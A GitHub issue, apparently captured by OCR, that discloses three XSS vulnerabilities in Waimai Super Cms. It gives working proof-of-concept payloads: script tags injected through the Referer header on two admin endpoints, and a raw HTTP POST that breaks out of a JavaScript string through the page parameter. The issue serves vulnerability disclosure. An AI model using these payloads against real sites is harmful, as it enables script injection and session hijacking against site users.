New issue

Jump to bottom


# Three XSS vulnerabilities found in Waimai Super Cms #16

Open **Binarytree200** opened this issue on Dec 8, 2019 · 0 comments


**Binarytree200** commented on Dec 8, 2019


In waimai Super Cms master, there is an XSS vulnerability via the /admin.php?m=Config&a=add and /admin.php/Link/addsave Referer parameter, /?delURL=1&url=x&page= page parameter

#1
Payload: Referer: "><script>alert(123)</script>




#2
Payload: Referer: "><script>alert(456)</script>




#3
Payload:
POST /?delURL=1&url=x&page=%22;alert(xssone);%20var%20d=%22 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://localhost/admin.php?&m=Public&a=login
Cookie: PHPSESSID=bld8qdt5dvpos2iv44l50g7196
Connection: keep-alive
Host: localhost
Content-Length: 0
Accept: */*
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded


Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant